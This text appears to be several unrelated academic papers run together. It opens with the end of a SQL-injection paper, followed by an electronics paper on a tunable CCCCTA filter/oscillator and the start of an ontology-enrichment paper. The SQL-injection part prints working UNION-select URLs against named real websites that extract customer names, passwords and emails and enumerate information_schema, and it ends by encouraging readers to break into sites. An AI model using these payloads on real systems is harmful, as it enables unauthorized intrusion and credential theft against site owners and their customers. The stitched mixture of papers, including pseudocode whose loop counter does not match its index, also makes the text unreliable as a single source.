Lastname,TableName_Lstname,Fstname,TableName_FirstName,Pass,Password TableName_Password, Emails,emlslogin, TableName_Emails ,Email, User, usd, User_name, Users, username, id, uid, pwd,pass , password , login, Admin , admins, admin_name, admin_pass , …

Usually guessing name of Columns is much easier than guessing name of Tables because the names of the columns are selected much more meaningful than names of the Tables. We should use the following command to display some information in a row simultaneously.

concat(Columenname1,Columenname2,…,Columennamen)

We should put the above command in one of the columns that can be injected and then information is displayed after running.

For example, if we want to show a command for a site, consider the following example [5].

http://www.amenbeads.com/customer_testimonials.php?testimonial_id=1+union+select+1,2,concat(customers_firstname,customers_lastname,customers_password,customers_email_addre),4,5,6,7,8+from+customers--

That the result is as follows:


figure 1: steps attack

In order to separate information located next to each other in above Fig, 0X3a should be used among the fields. The above command becomes as follows:

http://www.amenbeads.com/customer_testimonials.php?testimonial_id=1+union+select+1,2,concat(customers_firstname,0x3a,customers_lastname,0x3a,customers_password,0x3a,customers_email_address),4,5,6,7,8+from+customers--



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That the result is as follows:


Figure 2: steps attacks

But in versions above 5, there is no need to guess the names of tables and columns because in these versions there is a database called information_schema that is available in all databases with version over 5 and by sing it, we can get all required information. It should be mentioned that we put this command again in columns that can be injected. However, we can use from phpmyadmin software to manage databases better [6][7].

We use from the following command to find the name of databases.

www.marotori.com/news.php?id=1+And+1=0+union+select+1,concat(schema_name),3,4,5/**/From/**/information_schema.schemata--

We use from the following command to find the name of Tables.

www.marotori.com/news.php?id=1+And+1=0+union+select+1,concat(table_name),3,4,5/**/From/**/information_schema.tables--

Finally, we use from the following command to find the name of Columns.

www.marotori.com/news.php?id=1+And+1=0+union+select+1,concat(column_name),3,4,5/**/From/**/information_schema.columns--

It should be noted that the above database that we introduced, information_schema, has a table called schemata including the names of all server's databases. Also, it has Tables like tables and columns including the names of all tables and columns.

We use from the following command to have names of Tables and Columns next to each other.

http://www.marotori.com/news.php?id=1+And+1=0+union+select+1,concat(Table_name,0x3a,table_schema),3,4,5+From+information_schema.tables- -

The result is as follows:




Figure 3: steps attacks

## V. Conclusion

In this article, SQL Injection was examined in order to enter the sites and obtaining the required information. Some time ago, Oracle Corporation claimed that its databases are impenetrable that caused hackers found a lot of bugs and holes



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for unauthorized entry. Nowadays more remarks are based on that SQL injection is no longer applicable today and all sites use from security tools to prevent from unauthorized entering. However, in my own opinion we can perform SQL injection in many of the sites. we should spend a little talent and patience in using it and we can enter to the sites by testing a variety of methods and endeavor.

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# Electronically Tunable Voltage-Mode Biquad Filter/Oscillator Based On CCCCTAs

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***Abstract*— In this paper, a circuit employing current controlled current conveyor trans-conductance amplifiers (CCCCTAs) as active element is proposed which can function both as biquad filter and oscillator. It uses two CCCCTAs and two capacitors. As a biquad filter it can realizes all the standard filtering functions (low pass, band pass, high pass, band reject and all pass) in voltage-mode and provides the feature of electronically and orthogonal control of pole frequency and quality factor through biasing current(s) of CCCCTAs. The proposed circuit can also be worked as oscillator without changing the circuit topology. Without any resistors and using capacitors, the proposed circuit is suitable for IC fabrication. The validity of proposed filter is verified through PSPICE simulations.**

***Keywords-component; CCCCTA, Tunable, Universal, Voltage-mode***

## I. INTRODUCTION

In analogue signal processing applications such as communication system, instrumentation and control engineering, oscillators and filters are frequently used as two analog building blocks. An oscillator is used in transmitters to create carrier waves, waveforms created for the purpose of transmitting information. They are also used in radios as a way of changing the modulation of information-carrying waveforms to allow the device (the radio receiver) to receive and interpret the information carrying waveforms [1]. Analog filters find many applications in video signal enhancement, graphic equalizer in hi-fi systems, dual tone multi-frequency (DTMF) for use in touch-tone dialing in the telephone market, phase locked loop and cross over network used in three way high fidelity loud speaker [2]. So in recent past, there has been greater emphasis on design of universal biquad active filters and oscillators and hence, several voltage-mode filters and oscillators using different current-mode active elements are proposed in the literatures [3-21]. However, from our investigations, there are seen that the voltage-mode oscillators and filters reported in the previous literatures [3-18] require too many components. In addition, each circuit can work only one function, either universal biquad filter [3-11] or oscillator [4-18]. Very few voltage-mode circuits are available in the literatures [19-21] which can be used as both filters and oscillators. The circuit [19] uses three DVCCs, two capacitors, three resistors while the circuit [20] uses two CCCDBAs, two capacitors. Moreover, another circuit [21] employs single DBTA and four passive elements. Each circuit [19-21] realizes


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all the five standard filtering functions as biquad filter and sinusoidal quadrature oscillations as oscillator. However, in all above three circuits [19-21], oscillator structure is obtained with slight modification in the filter structure i.e. both filter and oscillator function can't be obtained with out modification in circuit topology. In addition, two of the circuits [19, 21] do not provide the feature of electronic tunability of pole frequency independent of quality factor.

In this paper, a new electronically tunable circuit topology employing two CCCCTAs and two capacitors is proposed. This topology can realize three-input single output voltage-mode biquad filter and oscillator with out changing the circuit configuration. As a biquad filter it can realizes all the standard filtering functions (low pass, band pass, high pass, band reject and all pass) in voltage-mode and provides the feature of electronic tunability of pole frequency independent of quality factor through biasing current(s) of CCCCTAs. As oscillator, circuit provides three voltage-mode sinusoidal oscillations. The workability of proposed filter is verified through PSPICE, the industry standard tool.

## II. CCCCTA Description

Current controlled current conveyor trans-conductance amplifier (CCCCTA) has received considerable attention as current-mode active element since last few years [22]. CCCCTA is a combination of a CCCII followed by an OTA. The main advantage of CCCCTA is its electronic tuning ability through the parasitic resistance at terminal X and trans-conductance parameter ($g_m$), hence it does not need a resistor in practical applications. Subsequently, the CCCCTA based circuits realizations occupy less chip area. This device can be operated in both current as well as voltage-modes, providing flexibility to the circuit designers. In addition, it can offer several advantages such as high slew rate, wider bandwidth and simpler implementation, associated with current-mode active elements. All these advantages together with its current-mode operation make the CCCCTA, a promising building block for realizing active filters and oscillators [9,11]. The schematic symbol of CCCCTA is shown in Fig.1 where X and Y are input terminals which have low and high impedance level, respectively. It consists of one Z stage with high output impedance terminal(s). The current through the terminal Z follows the current through the X terminal. The voltage across the auxiliary Z terminal is transferred to a current at one or more trans-conductance output terminals (+O or –O or both type) by a trans-conductance parameter ($g_m$) which is electronically controllable by an external bias current ($I_S$). $R_X$ is the parasitic resistance at X terminal of the CCCCTA which depends upon the biasing currents $I_B$ of the CCCCTA. The CCCCTA properties can be described by the following equations

$$V_{Xi} = V_{Yi} + I_{Xi}R_{Xi}\ , I_{Zi} = I_{Xi}\ ,\ I_{\pm O} = \pm g_{mi}V_{Zi} \quad (1)$$

where $R_{xi}$ and $g_{mi}$ are the parasitic resistance at x terminal and transconductance of the $i^{th}$ CCCCTA, respectively. $R_{xi}$ and $g_{mi}$ depend upon the biasing currents $I_{Bi}$ and $I_{Si}$ of the CCCCTA, respectively. For BJT model of CCCCTA [11], $R_{xi}$ and $g_{mi}$ can be expressed as

$$R_{Xi} = \frac{V_T}{2I_{Bi}} \text{ and } g_{mi} = \frac{I_{Si}}{2V_T} \quad (2)$$




Figure1. CCCCTA Symbol

## III. Proposed Circuit

### A. *The Proposed Circuit operating as Universal Voltage-Mode Biquad Filter*

The proposed circuit operating as universal voltage-mode biquad filter is shown in Fig.2. It is based on two CCCCTAs and two capacitors. Routine analysis of the proposed biquad filter yields the following output voltage

$$V_0 = \frac{V_1 s^2 C_1 C_2 R_{X1} + V_3 s g_{m1} R_{X1} C_2 + V_2 s C_2 + V_2 g_{m1}}{s^2 C_1 C_2 R_{X1} + s(1 - g_{m2} R_{X1}) C_2 + g_{m1}} \quad (3)$$




Figure 2. Proposed circuit working as voltage-mode universal biquad filter

It is clear from (3) that the proposed circuit can be used as three input single output voltage-mode biquad filter by maintaining $g_{m2}R_{X1}$ <<1 and provides various filtering responses in voltage-mode through appropriate selection of input voltages which are as follows:

***(i)*** High pass response, with $V_1 = 1$ , $V_2 = V_3 = 0$

***(ii)*** Band pass response, with $V_1 = V_2 = 0$ , $V_3 = 1$



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***(iii)*** Low pass response, with $V_1$ =*0*, $V_2$ =*1* , $V_3$ =*-1* and $g_{m1}R_{X1}$ =*1*

***(iv)*** Band reject response, with $V_1$ = $V_2$ =*1* , $V_3$ = *-1* and $g_{m1}R_{X1}$ =*1*

***(v)*** All pass response, with $V_1$ = $V_2$ =*1* , $V_3$ = *-1* and $g_{m1}R_{X1}$ =*2*

Thus, the circuit is capable of realizing all the standard filtering responses in voltage mode from the same configuration. The pole frequency ($\omega_o$), quality factor (Q) and bandwidth (BW) $\omega_o$/Q of each filter responses can be expressed as

$$\omega_o = \left(\frac{g_{m1}}{C_1C_2R_{X1}}\right)^{\frac{1}{2}}, Q = \frac{1}{(1-g_{m2}R_{X1})}\left(\frac{C_1R_{X1}g_{m1}}{C_2}\right)^{\frac{1}{2}} \quad (5)$$

Substituting intrinsic resistances and transconductance values as depicted in (2) and $I_{S2} << I_{B1}$, it yields

$$\omega_o = \frac{1}{V_T}\left(\frac{I_{S1}I_{B1}}{C_1C_2}\right)^{\frac{1}{2}}, \quad Q = \frac{1}{2}\left(\frac{I_{S1}C_1}{I_{B1}C_2}\right)^{\frac{1}{2}} \quad (6)$$

From (6), by maintaining the ratio $I_{B1}$ and $I_{S1}$ to be constant, it can be remarked that the pole frequency can be adjusted by $I_{B1}$ and $I_{S1}$ without affecting the quality factor. The active and passive sensitivities of the proposed biquad filter as shown in Fig.2, can be found as

$$S^{\omega_o}_{C_1,C_2} = -\frac{1}{2}, S^{\omega_o}_{I_{S1},I_{B1}} = \frac{1}{2}, S^{\omega_o}_{I_{S2},I_{B2}} = 0 \quad (7)$$

$$S^{Q}_{I_{B1},C_2} = -\frac{1}{2}, S^{Q}_{I_{S1},C_1} = \frac{1}{2}, S^{Q}_{I_{S2},I_{B2}} = 0 \quad (8)$$

From the above results, it can be observed that all the sensitivities are low and within half in magnitude.

### *B. The Proposed Circuit Operating as Quadrature Oscillators*

If no input voltage signal is applied in the circuit of Fig.2, a quadrature oscillator circuit is further realized. The resulting circuit working as oscillator is shown in Fig.3. The circuit analysis yields the following characteristic equation

$$s^2C_1C_2R_{X1} + s(1-g_{m2}R_{X1})C_2 + g_{m1} = 0 \quad (9)$$

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


Figure 3. Proposed circuit working as oscillator

At the frequency of oscillation, with s=jω, the equation gives the frequency of oscillation (FO) and condition of oscillation (CO) as

$$\textbf{FO: } \omega_o = \left(\frac{g_{m1}}{C_1C_2R_{X1}}\right)^{\frac{1}{2}} = \frac{1}{V_T}\left(\frac{I_{S1}I_{B1}}{C_1C_2}\right)^{\frac{1}{2}} \quad (10)$$

$$\textbf{\textit{And}} \quad \textbf{CO}: \quad g_{m2} = \frac{1}{R_{X1}} \quad (11)$$

From (10), it can be seen that frequency of oscillation ($\omega_o$) can be controlled by biasing current $I_{S1}$ without affecting condition of oscillation. The condition of oscillation can also be adjusted by $g_{m2}$ (or $I_{S2}$) without affecting frequency of oscillation. Therefore, the frequency of oscillation and the condition of oscillation of the proposed quadrature oscillator circuit can be controlled electronically and independently. Furthermore, the quadrature sinusoidal signal outputs can be obtained at $V_{O1}$, $V_{O2}$ and $V_{O3}$.

## IV. SIMULATION RESULTS

To validate the theoretical analysis, the proposed circuit was simulated through PSPICE. In simulation, the CCCCTA was realized using BJT model as shown in Fig.4, with the transistor model of HFA3096 mixed transistors arrays [11] and was biased with ±1.75V DC power supplies. The SPICE model parameters are given in Table1. Firstly, the operation of the proposed circuit as voltage-mode biquad filter as shown in Fig. 2 was verified. The proposed biquad filter was designed for Q=1 and $f_o=\omega_o/2\pi$=196.71 KHz. The active and passive components were chosen as $I_{B1}=I_{B2}$=80µA, $I_{S1}$=320µA, $I_{S2}$=2µA and $C_1=C_2$=5nF. Fig.5 shows the simulated voltage gain and phase responses of the LP, HP, BP, BR and AP. The simulation results show the simulated pole frequency as 184.77 KHz that agree quite well with the theoretical analysis. Fig.6 shows magnitude responses of BP function where $I_{B1}$ and $I_{S1}$ are equally set and changed for several values, by keeping its ratio to be constant for constant Q(=0.5). Other parameters were chosen as $I_{B2}$=80µA, $I_{S2}$=2µA, and $C_1=C_2$=5nF. The pole frequency (in Fig.6) is found to vary as 36KHz, 72KHz, 142KHz and 276KHz for four values of $I_{B2}=I_{S2}$ as 30µA, 60µA, 120µA and 240µA, respectively,



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which shows that pole frequency can be electronically adjusted without affecting the quality factor.








Figure 4. BJT implementation of CCCCTA





(a)





(b)




(c)




(d)




(e)

Figure 5. Voltage gain and phase responses of (a) BP (b) LP (c) HP (d) BR (e) AP for the proposed circuit as biquad filtering operation of Fig. 2





**Fig.6** Band pass responses of the proposed circuit as biquad filter for different value of $I_{B1}=I_{S1}$

Next, in order to confirm the above given theoretical analysis of the proposed circuit as oscillator in Fig.3, it was also simulated using PSPICE simulation. To obtain the sinusoidal oscillations with the oscillation frequency of 130 KHz, the active and passive components were chosen as $I_{B1}$=56.5µA, $I_{B2}$=45µA, $I_{S1}$=200µA, $I_{S2}$=225µA and $C_1=C_2$=5nF. The simulated sinusoidal oscillations result is shown in Fig.7. The simulated oscillation frequency was measured as 128 KHz which is quite close to the theoretical value of 130 KHz.





Figure 7. Quadrature outputs of circuit of Fig.3



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## V. CONCLUSION

In this paper, a new circuit topology is proposed which can function both as biquad filter and oscillator with out change in circuit configuration. It uses only two CCCCTAs and two capacitors. As a biquad filter it realizes all the standard filtering functions in voltage-mode and provides the feature of electronic orthogonal control of pole frequency and quality factor through biasing current(s) of CCCCTAs. As oscillator the frequency of oscillation and the condition of oscillation of the proposed circuit can be controlled electronically and independently. The validity of proposed filter is verified through PSPICE simulations.

**Table1:** The SPICE model parameters of HFA3096 mixed transistors arrays

| | |
|---|---|
| **.model npn** | Is=1.80E-17, Xti=3.20, Eg=1.167, Vaf=151.0, Bf=1.10E+02, Ne=2.000, Ise=1.03E-16, IKf=1.18E-02, Xtb=2.15, Br=8.56E-02, IKr=1.18E-02, Rc=1.58E+02, Cjc=2.44E-14, Mjc=0.350, Vjc=0.633, Cje=5.27E-4,Mje=0.350, Vje=1.250, Tr=5.16E-08, Tf=2.01E-11, Itf=2.47E-02, Vtf=6.62, Xtf=25.98, Rb=8.11E+02, Ne=2, Isc=0, Fc=.5 |
| **.model pnp** | Is=8.40E-18, Xti=3.67, Eg=1.145, Vaf=57.0, Bf=9.55E+01, Ne=2.206, Ise=3.95E-16, IKf=2.21E-03, Xtb=1.82, Br=3.40E-01, IKr=2.21E-03, Rc=1.43E+02, Cjc=3.68E-14, Mjc=0.333, Vjc=0.700, Cje=4.20E-14, Mje=0.560, Vje=.8950, Tr=2.10E-08, Tf=6.98E-11, Itf=2.25E-02, Vtf=1.34, Xtf=12.31, Rb=5.06E+02, Ne=2, Isc=0, Fc=.5 |

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# Ontology Enrichment by Extracting Hidden Assertional Knowledge from Text

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***Abstract*—In this position paper we present a new approach for discovering some special classes of assertional knowledge in the text by using large RDF repositories, resulting in the extraction of new non-taxonomic ontological relations. Also we use inductive reasoning beside our approach to make it outperform. Then, we prepare a case study by applying our approach on sample data and illustrate the soundness of our proposed approach. Moreover in our point of view current LOD cloud is not a suitable base for our proposal in all informational domains. Therefore we figure out some directions based on prior works to enrich datasets of Linked Data by using web mining. The result of such enrichment can be reused for further relation extraction and ontology enrichment from unstructured free text documents.**

***Keywords-Assertional knowledge; Linked Data; invisible information; ontological knowledge; web mining***

## I. INTRODUCTION

Information Extraction is categorized into three tasks [21]: Named Entity (in a nutshell NE) Recognition, Named Entity Disambiguation and Relation Extraction. Actually recognition of named entities deals with finding textual mentions of entities which belong to a set of categories including persons, organizations, places, etc. In disambiguation of named entities we relate the mentions of entities in the text to an external entity. Finally in relation extraction process we extract semantic relations between predefined named entities.

By applying relation extraction process we can convert unstructured data (we mean free texts) into structured data. This makes it possible to apply so many algorithms in the field of data mining, question answering and semantic web [21]. To the best of our knowledge current methods for relation extraction are classified as follows: Manual relation extraction methods, supervised methods, semi-supervised methods and unsupervised methods.

With emerging the web of Linked Data, so many researchers have tried to make use of its potential benefits [1, 2, 16, 17 and 30]. Also we believe that Linked Data has hidden potential benefits. There are some approaches which uses Linked Data to discover the relations between NE pairs in a text [3].

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On the other hand there are different systems that automatically generate ontology from text. There are many researchers who are working on Ontology Learning layers. To date, researches have resulted in creation of an 8-layer Ontology Learning Stack. The layers of this Stack are: terms layer, Synonyms layer, Concept Formation layer, Concept Hierarchy Layer, Relations Layer, Axiom Schemata Layer and General Axioms Layer [13].

In this paper we introduce an approach which could be done after the ontology learning tasks are done. In this approach we try to find hidden relations in input texts by using Linked Data. In other words we try to discover a special class of assertional knowledge, resulting in the extraction of new non-taxonomic ontological relations. Some components of such knowledge are invisible in the text so we use Linked Data to make it appear. Although this approach has the power to enrich instances related to the concepts of the ontology. Actually we see Linked Data as a huge giant global database that can be used to enrich the ontology extracted from a text both in Schema layer and instance layer.

There are some similarities and differences between our proposed approach for using Linked Data to enrich an ontology and relation extraction methods which uses Linked Data to annotate resources in a text. So we present a comparative study and mention some critiques on existing relation extraction methods in the following sections.

The remaining sections are organized as follows. The second section deals with background and related work. The third section describes invisible meaning and defines a new problem. The fourth section describes a new approach for enriching an ontology. The fifth section presents a comparative study on co-occurrence limitations of NE pairs in different methods. The sixth section comes up with discussions. Finally the seventh section is the conclusion and eighth section is future work.

## II. RELATED WORK

### A. Relation Extraction Methods

In [23] and [26] two of the earlier approaches for relation extraction from biological text documents have been proposed. In these approaches some relations are extracted based on a set of rules which have been created manually. In supervised relation extraction methods some predefined relations are considered among named entities. Learning based on SVM and kernel functions are examples of such


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approach [27 and 28]. Also in [21] a multi instance learning method has been proposed that is considered to be a supervised method. Unsupervised methods usually work based on clustering techniques. In [29] an unsupervised method has been proposed which is based on clustering for discovering the relations among NE pairs. In [22] a fully unsupervised method for web mining has been proposed with which we can extract the relations that one of their arguments is a predefined concept.

### *B. Automatic Ontology Creation From Text*

Different systems for automatic ontology creation have been constructed up to now which cover different layers of the ontology learning stack [13, 18, 19 and 20]. We just mention some few systems here. Text2Onto covers the first five layers of ontology learning stack [6 and 7]. AOEN covers only the axiom schemata layer. HASTI [4] covers the terms layer, concept hierarchy layer, relations layer, general axioms layer. OntoLearn covers the first five layers. ATRACT covers the first three layers. Paramenidenes covers the first two layers [10 and 13] and etc. To the best of our knowledge, no system has ever been constructed to cover all the eight layers of the ontology learning stack. And no system has ever used Linked Data to improve the process of ontology learning from text. Also there has been no effort to extract the Implied Information (hidden assertional knowledge) from texts which results in new ontological relations as we will talk about it in fourth section.

### *C. Resource annotation and Relation Extraction by Using Linked Data*

[5] presents and evaluate two existing word sense disambiguation approaches which are adopted to annotate text with several popular Linked Open Data datasets. [3] utilizes Linked Data to generate semantic annotations for frequent patterns extracted from textual documents.

## III. Invisible Meaning And Defenition Of A Problem

Here we introduce some special classes of knowledge which can be useful in ontology learning or relation extraction process. We believe that such classes of knowledge could be discovered only by data mining methods because there is weak information about such knowledge in the text and we can reach the lost rings of it by data mining process both in the traditional web and Linked Data. The original concept of such class of knowledge derives from "discourse analysis" and "pragmatics" in linguistics. An important characteristic these two practices share is, according to Yule, the study of "invisible meaning": "how we recognize what is meant even when it isn't actually said or written" [11]. Yule mentions a number of devices we use to discover these invisible meanings, amongst them "context" and "inference." To draw an analogy, a context would be the information domain we are dealing with, which makes clear where in its possibly wide range of meaning a word is functioning .Actually we can use this concept for word sense disambiguation. An inference, though, would be any ontological relation which is implicit in the text (from which the ontology is created) because only some components of it appear. Based on this discussion we define three classes of knowledge. We consider the knowledge containing a relation between two named entities equal to an RDF triple which consists of a subject, a predicate and an object.

Definition. 1. **One-component-in-text Knowledge:** It is the knowledge which just one component (subject or object) of it has appeared in the text. Suppose that the concept "country" has appeared in the text. Now every knowledge in real world that this concept can take part in, is some one-component-in-text knowledge in viewpoint of the user that reads the text. Or suppose the word "France" which is an instance of the concept "country", has appeared in the text. The complete set of relations in the real world, in which the word "France" is present, is the same set of one-component-in-text Knowledge starting from the word "France". A person who reads a text has to be familiar with some one-component-in-text knowledge about a specific word appeared in the text, that is a user that see a word in a text should know some possible meanings of that word. Such knowledge about words in a text helps the user to understand the text.

Definition 2. **Two-component-in-text Knowledge:** It is the knowledge that exactly two components (subject and object) of it have appeared in the text. The components may be positioned far from each other in the text. In this case no predicate has been mentioned for the knowledge in the text. We explain it with a scenario. Suppose the person A is a professor of computer science in the university X and the person B has finished his Ph.D. level in university X under the supervision of person A. On the other hand we have a text about ISWC conference from which we want to extract some relations. In this text the names of general chair, track chairs and some other people have been mentioned. Now suppose that the person A is the general chair of the conference and the person B is one of the track chairs of the conference and there is no knowledge in the text insisting that the person A has been the supervisor of the person B. With these assumptions, learning such knowledge that "the Person A has been the supervisor of person B" from this text is possible with current relation extraction methods only in the case of using data mining methods which use a background knowledge such as web content to extract such relations. Such assertional knowledge is called two-component-in-text knowledge.

Definition 3. **Three-component-in-text knowledge:** It is the knowledge which all three parts of it have appeared in the text. It is clear that the subject and the object of this knowledge could have other predicates not mentioned in the text. For more, remember the scenario we mentioned for explaining two-component-in-text knowledge except that there is at least one sentence in the text which contains all three parts of the knowledge. Such knowledge could be


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extracted from text by using current methods of ontology learning from text without need to any background knowledge about the knowledge components.

**Problem Definition:** Given a text we want to know how we can make use of Two-component-in-text Knowledge and Three-component-in-text Knowledge to enrich the ontology created from that text. We propose a method which can uses such knowledge to enrich the ontology created from text by using Linked Data.

## IV. Enriching The Intermediate Ontology By Using Linked Data

In this section the proposed approach is described. Actually it is a step that can be done after ontology learning tasks. The task of this approach is to enrich the output ontology extracted from every combination of previous 8 layers. To realize such a task, we present a new algorithm which uses Linked Data to enrich the ontology created from text. After that we show the soundness of our algorithm by bringing real examples which use current real Linked Data. We have prepared high level descriptions of our algorithm as follows in the current section.

The idea is that the learning process begins with respect to the ontology learning stack. Indeed by processing input text, an intermediate ontology is created. This intermediate ontology is equivalent to the output ontology of tools such as Text2Onto [6] which use almost the best techniques in the field of ontology learning. Now we can send this intermediate ontology to the new approach to be enriched by using Linked Data database.

The proposed approach enriches the non-taxonomic relations by processing the corresponding instances of the ontology concepts. A high level description of the methodology that we propose to enrich the intermediate ontology in the new approach is as follows.

1- Intermediate Ontology Extraction by using techniques in previous 8-layers of the ontology learning stack.

2- Forming the set of instances of intermediate ontology and computing the Cartesian of this set. These instances are components of some *two-component-in-text knowledge* or some *three-component-in-text knowledge* existing in the text. Here we can omit some ordered pairs in the Cartesian set. For example we may omit the ordered pairs with equal elements. Also we may omit every ordered pair which its elements are positioned far from each other in the text. It is based on the idea that if two instances are positioned far from each other in the text it means that there is a weak relation between them [5]. In fifth section we have prepared a comparative study on this subject.

3- Now we pass the Cartesian set to our algorithm to find the new suitable predicates related to the domain of the text for every member of the set.

4- After finding the suitable predicates, the algorithm relates the instances to the corresponding concepts in the schema layer of the intermediate ontology.

5- In this step we should review the ontology and check some relations such as transitivity relations to optimize the schema layer of the ontology. Also we can use inductive reasoning to help enriching process.

The proposed steps are as follows.

Input:
*A={The Cartesian set of instances existing in the instance layer of intermediate ontology}*
*= {$OP_1$ , $OP_2$, …., $OP_{n*n}$} = {($subject_1$,$object_1$),…, ($subject_{n*n}$, $object_{n*n}$)}*
*CorrespondingConcept$_n$ }*
*LD: Linked Data database*
*Maxtime: maximum time preferred to search for RDF pages in Linked Data Database*
*Output:*
*An Enriched Ontology Named O*
Pseudo-Code:

```
1.  for(int k=0;k<n*n; k++)
2.  {
3.  att=FindPredicate (LD, A[i]["subject"],
    A[i]["Object"])
4.  if (att != NULL)
5.  add the
    Assertional_knowledge"(A[i]["subject"],
    att , A[i]["Object"])" to Ontology O

6.  add the rule"(corresponding Concept
    Of(A[i]["subject"]), att , corresponding
    Concept Of (A[i]["Object"]))" to
    Ontology O

7.  }
```

